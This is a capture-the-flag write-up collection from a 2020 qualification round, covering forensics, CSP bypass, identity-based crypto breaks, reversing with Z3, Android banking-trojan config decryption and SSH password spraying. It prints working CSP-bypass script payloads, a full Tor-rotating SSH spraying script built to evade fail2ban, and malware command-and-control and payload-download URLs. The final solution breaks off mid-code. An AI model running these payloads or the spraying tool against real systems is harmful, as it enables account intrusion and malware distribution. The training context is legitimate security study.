ACSC Qualification 2020

by Vyrixx

Esoteric Arnold

Introduction:
Your most favored action hero has some words for you!

Information:
Download the zip file from the `resources` section and solve the challenge.
Input the letters as one word on one line as flag.

Download file
download ArnoldC https://github.com/lhartikk/ArnoldC
Copy text from arni 2.txt into new file and name it arni2.anoldc
java -jar ArnoldC.jar arni2.arnoldc
java arni2

Did not work, always got parsing exceptions so I used an online tool:
https://mapmeld.com/ArnoldC/
Solution: T3RM1N4T0R

Memory Forensics, Part 2: Encryption Key

Introduction:
This is the third of three challenges. You are given a memorydump of a machine which was infected by a malware.

All you know is the IP address of the C&C (command&control) server the malware connects to.

Requirements:

- memory dump (see resources)
- volatility
- ip of C&C Server: 80.74.140.117

Goal:

Your goal is to find the encryption key of the malware

Download Volatility

```
./volatility_2.6_mac64_standalone -f memdump.mem imageinfo
./volatility_2.6_mac64_standalone -f memdump.mem --
profile=Win8SP1x64 pslist
./volatility_2.6_mac64_standalone -f memdump.mem  --
profile=Win8SP1x64 pstree
```

```
. 0xffffe0014963e080:cmd.exe                  1492   1144      1      0 2019-02-06 06:43:40 UTC+0000
.. 0xffffe00149a8b580:svchost.exe              796   1492      1      0 2019-02-06 06:44:25 UTC+0000
... 0xffffe001495f4080:svchost.exe            1892    796      1      0 2019-02-06 06:44:27 UTC+0000
.. 0xffffe00149787080:conhost.exe             1604   1492      2      0 2019-02-06 06:43:40 UTC+0000
```

```
./volatility_2.6_mac64_standalone -f memdump.mem  --
profile=Win8SP1x64 consoles
```

```
Markuss-MBP:ACSC2020 markus$ ./volatility_2.6_mac64_standalone -f memdump.mem  --profile=Win8SP1x64 consoles
Volatility Foundation Volatility Framework 2.6
**************************************************
ConsoleProcess: conhost.exe Pid: 1604
Console: 0x7ff745597220 CommandHistorySize: 50
HistoryBufferCount: 3 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt - svchost.exe  -p EnmonmZHMa2nqgvTPV1hAWr1aPmITggE
----
CommandHistory: 0x2e97029f0 Application: svchost.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2e96c6800
----
CommandHistory: 0x2e96cc5b0 Application: svchost.exet????svchost.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2e96c6680
----
CommandHistory: 0x2e96f5dc0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 5 LastAdded: 4 LastDisplayed: 4
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2e96c62c0
Cmd #0 at 0x2e96f33d0: cd \
Cmd #1 at 0x2e96f3570: cd system
Cmd #2 at 0x2e96f1230: type secret.txt
Cmd #3 at 0x2e96cc4d0: ./svchost.exe -p EnmonmZHMa2nqgvTPV1hAWr1aPmITggE
Cmd #4 at 0x2e96cc540: svchost.exe -p EnmonmZHMa2nqgvTPV1hAWr1aPmITggE
----
```

Key: EnmonmZHMa2nqgvTPV1hAWr1aPmITggE
https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/advanced-artifact-handling-toolset

CSP CTF Bypass Level 02

Introduction:
This challenge is about bypassing the CSP (Content-Security-Policy). Please start the service from `RESOURCES` and enter some `java script`. If you manage to get your own javascript being executed, you're good.

Task:
start service under `RESOURCES`

enter some exploit `javascript`, e.g. `alert(1)`

bypass the SOP

Rules:
ou must submit your `javascript` to the service and execute an alert box. Cheating like `dns spoofing` or entries in your own `/etc/hosts` and similar will not being accepted. Submit your `exploit` string into the solution form.

Solution:
<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert('CSP SUCKS - ENTER CODE HERE')"></script>

Problem:

The used CSP is vulnerable to JSONP attacks
JSON with Padding (JSONP) is a technique used to request and retrieve data from a server without worrying about cross-domain, bypassing the Same-Origin Policy (SOP).

Mitigation:
Restrict the callback name to certain keywords, or disallow non alphanumeric from returning within the response

https://medium.com/@mazin.ahmed/bypassing-csp-by-abusing-jsonp-endpoints-47cf453624d5

http://ghostlulz.com/content-security-policy-csp-bypasses/

CSP CTF Bypass Level 03

This challenge is about bypassing the CSP (Content-Security-Policy). Please start the service from `RESOURCES` and enter some `java script`. If you manage to get your own javascript being executed, you're good.

Only urls from https://cutt.ly and https://accounts.google.com/secure are allowed.
If the link „https://accounts.google.com/o/oauth2/revoke?callback=alert('CSP SUCKS - ENTER CODE HERE')" is shortened via cutt.ly and pasted into the input field as following:

<script src="https://cutt.ly/RdNxaGe"></script>

The request is blocked by cloudflare, because of the referrer header.
prepending „`<meta name="referrer" content="no-referrer" />`" sets the header and bypasses this issue.
working input:

```
<meta name="referrer" content="no-referrer" /><script
src="https://cutt.ly/RdNxaGe"></script>
```

Alternative:

```
<script src=https://cutt.ly/RdNxaGe
referrerpolicy="origin"></script>
```

IDbased1

Introduction:
You are a new employee in a new company and you figure out that they use the Boneh-Franklin BasicIdent ID-based encryption scheme with the Weil pairing to encrypt the emails. Searching on the internal system, you recovered a partial sage implementation of the system.

The message are encrypted with the email address of the recipient as a public key. In particular, while sniffing the network, you found an interesting email sent to `CEO@company.ch` that you want to decrypt.

You also recovered some ciphertexts used to test the system. Fortunately, these test messages used all the CEO's public key.

You know that the plaintexts that were send are `This is the test message number` followed by a number (e.g. 5). Unfortunately, the ciphertexts are not in order...

Goal:
Decrypt the message sent to the CEO.

Ciphertexts use x and y coordinates for the elliptic curve in BasicIdent encryption. if these points are reused, it is possible to create a mask that can be xored to get the plaintext

Python script:

```
import base64

def byte_xor(ba1, ba2):
    return bytes([_a ^ _b for _a, _b in zip(ba1, ba2)])

#messages in ciphertexts are not in order, so every message has to be
tested to get correct mask
tmesgs = ["This is the test message number 0",
"This is the test message number 1",
"This is the test message number 2",
"This is the test message number 3",
"This is the test message number 4",
"This is the test message number 5",
"This is the test message number 6",
"This is the test message number 7",
"This is the test message number 8",
"This is the test message number 9",
"This is the test message number 10",
"This is the test message number 11",
"This is the test message number 12",
"This is the test message number 13",
"This is the test message number 14",
"This is the test message number 15",
"This is the test message number 16",
"This is the test message number 17",
"This is the test message number 18",
"This is the test message number 19",
"This is the test message number 20"]

# Encode messages b64 and store bytes to array bytemsgs
bytemsgs = []
for msg in tmesgs:
      mbytes = msg.encode('utf-8')
      bytemsgs.append(mbytes)
```

```
# Testmessage ciphertext for coordinates x and y:
#x:
485893888078245694289048952175959302847427766797583768791586031770283972946372081004982040822850885544699126308849928110586483567017937192539272095268563912559582037087659374709651133790631647831127904585264677227205104412873443750683859458977457882890008310217499632183990569466729338107127285313561310690752
#y:
916666784613493914083930813331487036905186502109737162385554881617696165740679746924228558522262701110416960080989031095701794748890017013709827662569133154561084592227534460638326343688312124982496212161145328311739427489102712988607293761149716489245465039098628990463276813053002676517777021605136728034612
cipherstr = '7ZP/X9jSV7SXdzPyJHlvuhu7AHOW8/A0UTUnlUL+URbc'
cipherbytes = base64.b64decode(cipherstr.encode('utf-8'))
print(len(cipherbytes))

# xor encoded bytemessages with cipherstr bytes to create masks and
store to masks
masks = []
for bytemsg in bytemsgs:
      res = byte_xor(bytemsg, cipherbytes)
      masks.append(res)
      #print(base64.b64encode(res))

#ciphertext in message for ceo with same coordinates
targetstr = '4LXZeMmDX9bXWxTmFF4oimniK0Sq39kURG4v'
targetbytes = base64.b64decode(targetstr.encode('utf-8'))
print(len(targetbytes))

# xor mask with targetbytes to retrieve plaintext
# note: since target text is shorter than test messages, all messages
result in the same output
for mask in masks:
      smask = mask[:27]
      res = byte_xor(smask, targetbytes)
      print(str(res,'utf-8','ignore'))
```

Solution: YNOT18{B4DB4DB4DR4ND0MNE55}

Binary London Underground Entry

Introduction

This challenge is about analyzing a local Linux program and use the knowledge to find out the password in the online version of the program.

Instructions

Please compile and analyze the given blue.s on your local Linux system and use the secret password against the online version of blue.

Goal

Find out the secret password the service will accept by analyzing the local source assembly or self-compiled binary blue.

Required Tools
You should have a Linux system available to solve this challenge. A tool called gcc and other Linux tools are required. Please get the latest Hacking-Lab Linux System from https://livecd.hacking-lab.com/, if you don't have already a Linux system.

Flag
The flag format is hl{...}.

Hint
The local debug version blue.s does not contain the real flag! Use nc and not telnet

Solution:
Compoile the program on linux (e.g. the hacking lab vm) and analyze the generated file with IDA, which produces the following pseudocode for the main function:

```
int __cdecl main(int argc, const char **argv, const char **envp) {
  int result; // eax
  unsigned __int64 v4; // rdi
  int v5; // er10
  int v6; // er8
  int v7; // er11
  int v8; // ebp
  int v9; // er9
  __int64 v10; // r12
  int v11; // er11
  int v12; // edx
  char v13; // [rsp+0h] [rbp-48h]
  char v14; // [rsp+1h] [rbp-47h]
  char v15; // [rsp+2h] [rbp-46h]

  puts("Welcome to BLUE - Binary London Underground Entrance");
  puts("Enter the secret password:");
  fflush(stdout);
  if ( !fgets(&v13, 20, stdin) || strlen(&v13) != 16 || v13 != 108 || v14
!= 105 || v15 != 99 )
    goto LABEL_25;
  v4 = 0LL;
  v5 = 0;
  v6 = 0;
  v7 = 108;
  v8 = 108;
  v9 = 0;
  v10 = 5010LL;
  while ( 1 ) {
    if ( v4 > 0xC || !_bittest64(&v10, v4) )
      v6 += v8;
    if ( !(v4 & 1) )
      v5 += v8;
    v11 = v7 % 256;
    v9 %= 256;
    v6 %= 256;
```

```
    v12 = v5 % 256;
    v5 %= 256;
    if ( v4 == 14 )
      break;
    v8 = *(&v14 + v4);
    v7 = v8 + v11;
    if ( ((int)v4 + 1) % 3 == 1 )
      v9 += v8;
    ++v4;
  }
  if ( v11 == 208 && v9 == 170 && v6 == 179 && v12 == 170 ) {
    puts("SUCCESS! The flag is: changeme_on_prod");
    fflush(stdout);
    result = 0;
  }
  else {
LABEL_25:
    usleep(0x1E8480u);
    puts("FAIL");
    fflush(stdout);
    result = 1;
  }
  return result;
}
```

Create a runnable C(++) program from this code and output what is done in each iteration oft he while loop:

```
#include <stdio.h>
#include <string.h>

unsigned char _bittest64(int64_t const *Base, int64_t Offset)
{
    int old = 0;
    __asm__ __volatile__("btq %2,%1\n\tsbbl %0,%0 "
    :"=r" (old),"=m" ((*(volatile long long *) Base))
    :"Ir" (Offset));
    return (old != 0);
}

int __cdecl main(int argc, const char **argv, const char **envp)
{
    char input[] = "licAAASsEAGAzFAa";
    //               abcdefghijklmno
    int result;
    int64_t loopcount = 0LL;
    int v5 = 0;
    int v6 = 0;
    int v7 = 108;
    int v8 = 108;
    int v9 = 0;
    int64_t v10 = 5010LL;
    int v11;
    int v12;
    char v13 = input[0];
    char v14 = input[1];
    char v15 = input[2];


    while (1) {
        printf("loopcount: %d, v5: %d, v6: %d, v7: %d, v8:%d, v9: %d, v10:
```

```
%d, v11: %d, v12: %d, v13: %d, v14: %d, v15:%d\n",
              loopcount, v5, v6, v7, v8, v9, v10, v11, v12, v13, v14, v15);
        //printf("bittest: %lld \n", + !_bittest64(&v10, loopcount));
        //printf("loopcount: %lld inputnr: %lld \n",loopcount,
(loopcount+2));
        if (loopcount > 12 || !_bittest64(&v10, loopcount)) {
            printf("v6 += v8\n");
            v6 += v8;
        }
        if (!(loopcount & 1)) {
            printf("v5 += v8\n");
            v5 += v8;
        }
        v11 = v7 % 256;
        printf("v11 = v7\n");
        v9 %= 256;
        v6 %= 256;
        v12 = v5 % 256;
        v5 %= 256;
        if (loopcount == 14) {
            printf("break\n");
            break;
        }
        //v8 = *(&v14 + loopcount);
        v8 = input[(loopcount+1)];
        printf("v8 = inputindex: %lld\n",(loopcount+1));
        v7 = v8 + v11;
        printf("v7 = v8+v11\n");
        if ((loopcount + 1) % 3 == 1) {
            v9 += v8;
            printf("v9 += v8\n");
        }
        ++loopcount;
        printf("-------------------\n");
    }
    if (v11 == 208 && v9 == 170 && v6 == 179 && v12 == 170) {
        printf("SUCCESS! The flag is: %s\n",input);
        result = 0;
    } else {
        LABEL_25:
        puts("FAIL");
        result = 1;
    }
    return result;
}
```

Then create conditions for the various characters of the target input string and solve it with an equation solver framework e.g. Z3 in python:

Constraints:

```
#v12 = v5 = (108 + 99 + d + f + h + j + l + n ) % 256
#v6 = (108 + 99 + c + e + f + j + k + m + n)% 256
#v11 = (108 + 105 + 99 + c + d + e + f + g + h + i + j + k + l + m + n ) %
256
#v7 = (108 + 105 + 99 + c + d + e + f + g + h + i + j + k + l + m + n ) %
256
#v9 = (105 + d + g + j + m ) % 256
```

Python solver script:

```
from z3 import *
s = Solver()
c = Int('c')
d = Int('d')
e = Int('e')
f = Int('f')
g = Int('g')
h = Int('h')
i = Int('i')
j = Int('j')
k = Int('k')
l = Int('l')
m = Int('m')
n = Int('n')
s.add(c > 64, c < 123) #3
s.add(d > 64, d < 123) #4
s.add(e > 64, e < 123) #5
s.add(f > 64, f < 123) #6
s.add(g > 64, g < 123) #7
s.add(h > 64, h < 123) #8
s.add(i > 64, i < 123) #9
s.add(j > 64, j < 123) #10
s.add(k > 64, k < 123) #11
s.add(l > 64, l < 123) #12
s.add(m > 64, m < 123) #13
s.add(n > 64, n < 123) #14
s.add((((108 + 105 + 99 + c + d + e + f + g + h + i + j + k + l + m + n) %
256) == 208),
      (((105 + d + g + j + m ) % 256) == 170),
      (((108 + 99 + c + e + f + j + k + m + n) % 256) == 179),
      (((108 + 99 + d + f + h + j + l + n) % 256) == 170))
print(s.check())
print(s.model())
```

This produces the following output, with plausible ASCII values for each index

```
Markuss-MBP:ACSC2020 markus$ python3 blue.py
sat
[i = 65,
 f = 83,
 g = 115,
 d = 65,
 k = 65,
 l = 122,
 m = 70,
 n = 65,
 h = 69,
 c = 65,
 e = 65,
 j = 71]
```

A correct input is therefore „licAAASsEAGAzFAa“
Send this with nc to the given ip and port:

```
Welcome to BLUE - Binary London Underground Entrance
Enter the secret password:
SUCCESS! The flag is: hl{welc0me_to_th3_undergr0und}
```

Flag: hl{welc0me_to_th3_undergr0und}

Banking Trojan Analysis 2

This is an Android Banking Trojan found in the real world. Your goal is to analyze it and answer the following questions:

- Where is the configuration file stored?
- Specify the following encryption parameters used for the encryption of the configuration file:
  - Cipher
  - Operation Mode
  - IV
  - Location of encryption key
- What is the content of the configuration file after decryption?

The flag is the full content of the `url_main` attribute in the configuration file.

Unpack apk, in /res/raw folder is a config.cfg with base64 code -> configuration file

strings infected.apk | grep res/raw returns:
res/raw/blfs.keyNfvnkjlnvkjKCNXKDKLFHSKD:LJmdklsXKLNDS:<XObcniuaebkjxbczPK
res/raw/config.cfg
…

Analyzing code of infected.apk in jadx and searching for blfs leads to com.google.bbbbb.h.d

```
    private d(Context context) {

        this.oo = context;

        this.ou = n.a("publicKey", "", context);

        this.ow = n.a("USE_URL_MAIN", "", context);

        this.ox = new a(n.a((int) R.raw.blfs, 0, context), "base64", n.pi);

        if (cp().booleanValue()) {

            cq();

        }
    }
```

decompile apk with apktool d infected.apk
in /res/values folder open public.xml and grep for blfs

<public type="raw" name="blfs" id="0x7f060000" />

in com.google.bbbbb.a.d class the configuration is loaded at:
this.ox = new a(n.a((int) R.raw.blfs, 0, context), "base64", n.pi);

in com.google.bbbbb.n, the key is loaded in method a (int, int, context):

```
  public static String a(int i, int i2, Context context) {
      InputStream openRawResource = context.getResources().openRawResource(i);
      ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
      try {
          for (int read = openRawResource.read(); read != -1; read =
openRawResource.read()) {
              byteArrayOutputStream.write(read);          }
          openRawResource.close();
      } catch (IOException e) {       }
      String byteArrayOutputStream2 = byteArrayOutputStream.toString();
      return i2 == 0 ? a.d(byteArrayOutputStream2.getBytes()).substring(0, 50) :
byteArrayOutputStream2;    }
```

this loads the key NfvnkjlnvkjKCNXKDKLFHSKD:LJmdklsXKLNDS:<XObcniuaebkjxbcz from the blfs.key file and inputs it into method com.google.bbbbb.a.d .
Afterwards returns the first 50 bytes, which are then used as key for the blowfish decryption.

Java code for blowfish decryption:

```java
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;


public class Main {

    public static String d(byte[] bArr) {
        StringBuffer stringBuffer = new StringBuffer();
        for (byte b2 : bArr) {
            stringBuffer.append(Integer.toHexString(b2 & 255));
        }
        return stringBuffer.toString();
    }

    private static byte[] z(String str) {
        int i = 0;
        byte[] bArr = new byte[(str.length() / 2)];
        int i2 = 0;
        while (i < str.length()) {
            bArr[i2] = Byte.parseByte(str.substring(i, i + 2), 16);
            i += 2;
            i2++;
        }
        return bArr;
    }
```

```
    public static void main(String[] args) {
            String str =
"HoBbgAt+xT9vXJUlyhYYAVOx5Oy4XSMLyc7JC+ly5a1tbUtWvFMny2yqavP9D9GT0ogg2U4LN5FZE8/0Y2
duLgE7dfXLPcaeXKoIuTmJ4LBiUjS0OokxUPMOrJYCTCx2oWGmdHJqohz7QlbqnZPWch9BvjiWG3TeXKDkj
rPKohMswoPA/EVQy3is6XBBfqYKoExCDci14mcoHfnbw1V+YAJlwONpjn1dmzVkJLVQ4ZEbg2WPD5LnXwhd
GkhVXF4kS/pHk+6h4ZVd4CMcG7kbWpe7f/dbBX3zJ2NXP+E+MxYW/MTYrNRBMQIfZbuhGmsULXjpHb16R19
NZvV4qQwi66EcldxO3Kh6R9B2w2Lvs+UYsg5gJHdrwUt1GbJzxTWS1kRsgbbRh/5ZXny8l863kBWhoeipq8
uBP5Zna5FfcCL3L6fMa8tAb8VytrDuzlCsZbvAt4a6YGsjs7RwpZyUG47VIsa15ajX+o7fe1VxPon7lnIw8
JYog4Y/p1cZWSwjqZY7TpAUr9s7PPSmn6nrhVTQekTvG76RA9vBSjxNO4G79PretF0MFSx7qTzdefzYVPDr
ql7fqk8pRzWngMhFj/HVl6S559uIm24s6NHd1Q0m+QLzjOMWOqiDKPJENLq7nC1nkEFNr4LtDOxqtn/v6iD
86i3UBrnPp5F+mnRDlLxQFxt6VYge/KMfNwoVZWu4oy/eN9ZhELhfIejSiPQyZvh9vIhkF7sR";
            String ol = "NfvnkjlnvkjKCNXKDKLFHSKD:LJmdklsXKLNDS:<XObcniuaebkjxbcz";
            String ok = "12345678";
            String om = "base64";

            try {
                SecretKeySpec secretKeySpec = new
SecretKeySpec(d(ol.getBytes()).substring(0,50).getBytes(), "Blowfish");
                Cipher instance = Cipher.getInstance("Blowfish/CBC/PKCS5Padding");
                instance.init(2, secretKeySpec, new
IvParameterSpec(ok.getBytes()));
                String out =  new String(om == "base64" ?
instance.doFinal(Base64.getDecoder().decode(str)) : om == "hex" ?
instance.doFinal(z(str)) : instance.doFinal(str.getBytes("UTF8")));
                System.out.println(out);
            } catch (Exception e) {
                System.out.println("error: "+ e.getMessage());
            }
    }
}
```

Result:

configuration content:

```
<?xml version="1.0" encoding="utf-8"?>
        <config>
          <data rid="25"
                shnum10="" shtext10="" shnum5="" shtext5="" shnum3="" shtext3=""
shnum1="" shtext1=""
                del_dev="0"
                url_main="http://www.masterlabonline.biz/cgi-
bin/lecalo.php;http://www.cormar.it/euro/guderko.php"
                phone_number=""

                                        download_url=http://dregansa.net/update.apk
                ready_to_bind="0"
                                        nr="0"
                                        nt="0"
                                        rqs="0" />

        </config>
```

Cipher: Blowfish

Operation Mode: CBC with PKCS5Padding

IV: 12345678

encryption Key Location: /res/raw/blfs.key

Flag: http://www.masterlabonline.biz/cgi-bin/lecalo.php;http://www.cormar.it/euro/guderko.php

Password Spraying SSH

Introduction

This challenge is about the `unknown` password spraying attack. Instead of brute-forcing a passwords, we keep the password constant and brute-force the usernames. You will find a valid `ssh` password for a range of 500 users on the `pwspray.vm.vuln.land` server. Please find the `ssh` account that has this password set. But wait --- the service is protected with `fail2ban`. Your hacking attempts will get blocked after 10 invalid login attempts. The password will change every hour.

Goal

- find the username with the given password
- the service is `fail2ban` protected
- you will find a flag, once successfully authenticated

Resources

- please connect to https://pwspray.vm.vuln.land/ and get the current `ssh` password
- please ssh to pwspray.vm.vuln.land and find the user with the password
- `ssh` usernames are between `user_100000 -> user_100500`

Solution:

use sshdodge (https://github.com/Neetx/sshdodge)
and change the username and password combination inside the python script

var = 'proxychains sshpass -p ' + user + ' ssh -o StrictHostKeyChecking=no ' + line[:-1] + '@' + ip + ' -p ' + port

generate a wordlist that contains the usernames:

for i in {100000..100500}; do echo "user_$i"; done > wordlist.txt

execute sshdodge script and get the ssh shell

user_100125 – 8d30204b

Flag: 3a48d611-83e3-4139-931b-c636fea90947

```
We' re trying with: user_100125

ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-152.96.6.197:22-<><>-OK
Linux a7fdcd51-b6ae-4394-a6b4-8bbae901604f 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

Welcome Hacking-Lab Hackers


Last login: Wed Sep  9 11:16:42 2020 from 77.247.181.163
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:~$ ls
readme.txt
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:~$ cat readme.txt
please get your flag from /var/ssh
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:~$ cd /var/ssh
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:/var/ssh$ ls
readme.txt
user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:/var/ssh$ cat readme.txt
welcome on this ftp server

FLAG = 3a48d611-83e3-4139-931b-c636fea90947


user_100125@a7fdcd51-b6ae-4394-a6b4-8bbae901604f:/var/ssh$
```

Script:

```
#!/usr/bin/python

"""
SSHDODGE
Tool used to test weakness of some ssh passwords, thanks to a dictionary attack (bypassing fail to
ban protection).

Copyright (C) 2017  Neetx

This file is part of sshdodge.

Sshdodge is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

Sshdodge is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program.  If not, see <http://www.gnu.org/licenses/>

CONTACTS:
        - neetx@protonmail.com
"""

import os, sys, argparse
from dependences import manage_dependences
from validators import (
        ipValidator,
        portValidator,
        checkWordlist,
        attemptsValidation,
        userValidator
        )

def image():
        print"           _                 _                "
        print"          | |       | |         | |           "
        print"  ___ ___| |__   __| | ___   __| | __ _  ___  "
        print" / __/ __| '_ \ / _` |/ _ \ / _` |/ _` |/ _ \ "
        print" \__ \__ \ | | | (_| | (_) | (_| | (_| |  __/ "
        print" |___/___/_| |_|\__,_|\___/ \__,_|\__, |\___| "
        print"                                   __/ |      "
        print"                                  |___/       "
        print"                              Powered by Neetx "

def rootCheck():
        if os.geteuid() == 0:
                return True
        else:
```

```
                return False

def argvcontrol():

        if (len(sys.argv) >= 1):
                h = False
                t = False
                for arg in sys.argv:
                        if arg == "-h" or arg == "--help":
                                h = True
                        if arg == "-t" or arg == "--test":
                                t = True
                if h:
                        image()
                if t:
                        manage_dependences()

        parser = argparse.ArgumentParser(epilog="Ex: sudo ./SshFailToBanBypass.py wordlist.txt -i
127.0.0.1 -p 22 -a 3 -u root")
        parser.add_argument("wordlist", help="Wordlist for dictionary attack")
        parser.add_argument("-u","--user", help="User used to connection", default="root")
        parser.add_argument("-i","--ip", help="Destination ip address", default="127.0.0.1")
        parser.add_argument("-p","--port", help="Destination port", default="22")
        parser.add_argument("-a","--attempts", help="Number of attempts before identity change",
default="3")
        parser.add_argument("-t","--test", help="Use the to test dependences", action='store_true',
default=False)
        args = parser.parse_args()

        valid = True
        if not userValidator(args.user):
                print "[!] Invalid User format"
                valid = False
        if not ipValidator(args.ip):
                print "[!] Invalid Ip Address"
                valid = False
        if not portValidator(args.port):
                print"[!] Invalid Port"
                valid = False
        if not checkWordlist(args.wordlist):
                print "[!] Wordlist not found"
                valid = False
        if not attemptsValidation(args.attempts):
                print "[!] Attempts invalid"
                valid = False

        return valid, args

def main():

        try:
                if rootCheck():
                        pass
                else:
                        print "[!] You should run with root permissions"
                        exit()

                check = argvcontrol()
                if check[0]:

                        image()

                        user = check[1].user
                        ip = check[1].ip
                        port = check[1].port
                        wordlist = check[1].wordlist
                        attempts = check[1].attempts

                        f = open(wordlist)
                        c = 0

                        os.system('service tor restart')


                        for line in f:
                                if(c == attempts):
                                        c = 0
                                        os.system('service tor reload')
                                        print '[*] Ip changed !'
                                print 'We\' re trying with: ' + line
```

```
                                var = 'proxychains sshpass -p ' + user + ' ssh -o
StrictHostKeyChecking=no ' + line[:-1] + '@' + ip + ' -p ' + port
                                os.system(var)
                                c += 1

        except (KeyboardInterrupt, SystemExit):
                exit()

if __name__ == "__main__":
        main()
```

IDBased 2

Introduction:

The company in which you are working is still using the sane Boneh-Franklin BasicIdent ID-based encryption scheme with the Weil pairing to encrypt the emails. However, since last time, they fixed the previous vulnerability.

They still use the same implementation (the concrete construction of the paper) and the same hash functions.

The message are encrypted with the email address of the receipient as a public key.

In particular, while sniffing the network, you found an interesting email sent to `CEO@company.ch` that you want to decrypt.

Goal: Decrypt the message sent to the CEO.

https://cryptobook.nakov.com/asymmetric-key-ciphers/elliptic-curve-cryptography-ecc

Private Key, Public Key and the Generator Point in ECC
In the ECC, when we multiply a fixed EC point G (the generator point) by certain integer k (k can be considered as private key), we obtain an EC point P (its corresponding public key).
Consequently, in ECC we have:
Elliptic curve (EC) over finite field $\mathbb{F}p$
G == generator point (fixed constant, a base point on the EC)
k == private key (integer)
P == public key (point)
It is very fast to calculate P = k * G, using the well-known ECC multiplication algorithms in time log2(k), e.g. the "double-and-add algorithm". For 256-bit curves, it will take just a few hundreds simple EC operations.
It is extremely slow (considered infeasible for large k) to calculate k = P / G.
This asymmetry (fast multiplication and infeasible slow opposite operation) is the basis of the security strength behind the ECC cryptography, also known as the ECDLP problem.

The k of the ECC function is the secret s.

And in this scenario, the q parameter is chosen very small (727846484219)

This allows to calculate the secret s by using discrete logarithm:


```
print("[*] Calculate s")
Fp = GF(p)
E = EllipticCurve(Fp,[0,1])
P = E(P)
Ppub = E(Ppub)
s = discrete_log(Ppub,P,q,operation='+')
print("[*] s: {:d}").format(s)
```

Solution:

```
import hashlib
import base64

def xor(xs, ys):
    return "".join(chr(ord(x).__xor__(ord(y))) for x, y in zip(xs, ys))

def to_bytes(n, length, endianess='big'):
    h = '%x' % n
    s = ('0'*(len(h) % 2) + h).zfill(length*2).decode('hex')
    return s if endianess == 'big' else s[::-1]

#Encodes using canonical representation: ax+b is bIIa
def canonic(gID):
    poly = gID.polynomial().coefficients(sparse = False)
    return to_bytes(poly[0], 64) + to_bytes(poly[1],64)

def H1(q,id):
    h = int(hashlib.sha512(str(id)).hexdigest(),16) % q
    return h

def H2(input):
    return hashlib.sha512(canonic(input)).digest()

def computeTwistedWeilParams(p):
    Fp = Integers(p)
    Pol.<btemp> = PolynomialRing(Fp)
    F2.<a> = GF(p^2, modulus=btemp^2+1)
    E2 = EllipticCurve(F2,[0,1])
    xtemp1 = -Fp(1)/Fp(2)
    xtemp2 = sqrt(xtemp1^2+xtemp1+1)
    z = xtemp1+xtemp2*a
    return (E2, z, p)

def twistedWeil(P1,P2, twistedWeilParams):
    (E2, z, p) = twistedWeilParams
    P1E2 = E2(P1.xy())
    P2E2 = E2(P2.xy())
    qx,qy = P1E2.xy()
    P1twisted =E2(qx*z,qy)
    return P1twisted.weil_pairing(P2E2,p+1)

#Hash id to point on E
def HTP(E,p,q,id):
    h = int(hashlib.sha512(str(id) + "0").hexdigest()+hashlib.sha512(str(id) + "1").hexdigest(),16)
    Fp = GF(p)
    y = Fp(h)
    x = (y^2-1)^((2*p-1)/3)
```

```
    Q_1 = E(x,y)
    a_1 = (p+1)//q
    Q = a_1 * Q_1
    return Q

if __name__ == "__main__":

p=104325713908305334229818410206151915215256669113967974838668744976804837373203600602185346365920445870984640419330741008328396449264212349549345043742417181463016566776131015504309022031926979511064544370288546476496553178800909499120697939772248835637365286988458947325026984837081671557100104908244324688566 7
    q=727846484219

P=(583082123623774735717580040820510388336821617295141563079137435149685590821855246044371609742941855158464556063901503312207272711686249455201502312704736103548369957316852369305631393998475201069727778998187924530070935815977989811757419380564373516644705384045705923541116517603082177784341412299307849411 8,
742436192609357890650611915582193999084786793361924515278767122478477926677040615238394961569966973763575674418014504283057114961223030540664811435831336481375516077623484416748662171170421022888776290967397783044619048250976131957117022521572073442329671345739325029938016561581065041634246553172906124096 59)

Ppub=(224285325538951137067212205908583106732525928492713584790737117548190063161321878158451683265121807718034216181174868530364422269498920177666998176293334254672812418713819131963514878475180951853904218455300584351032701613994814798280200896765108010878300299848386271617746845463364430696666506078017613525 59,
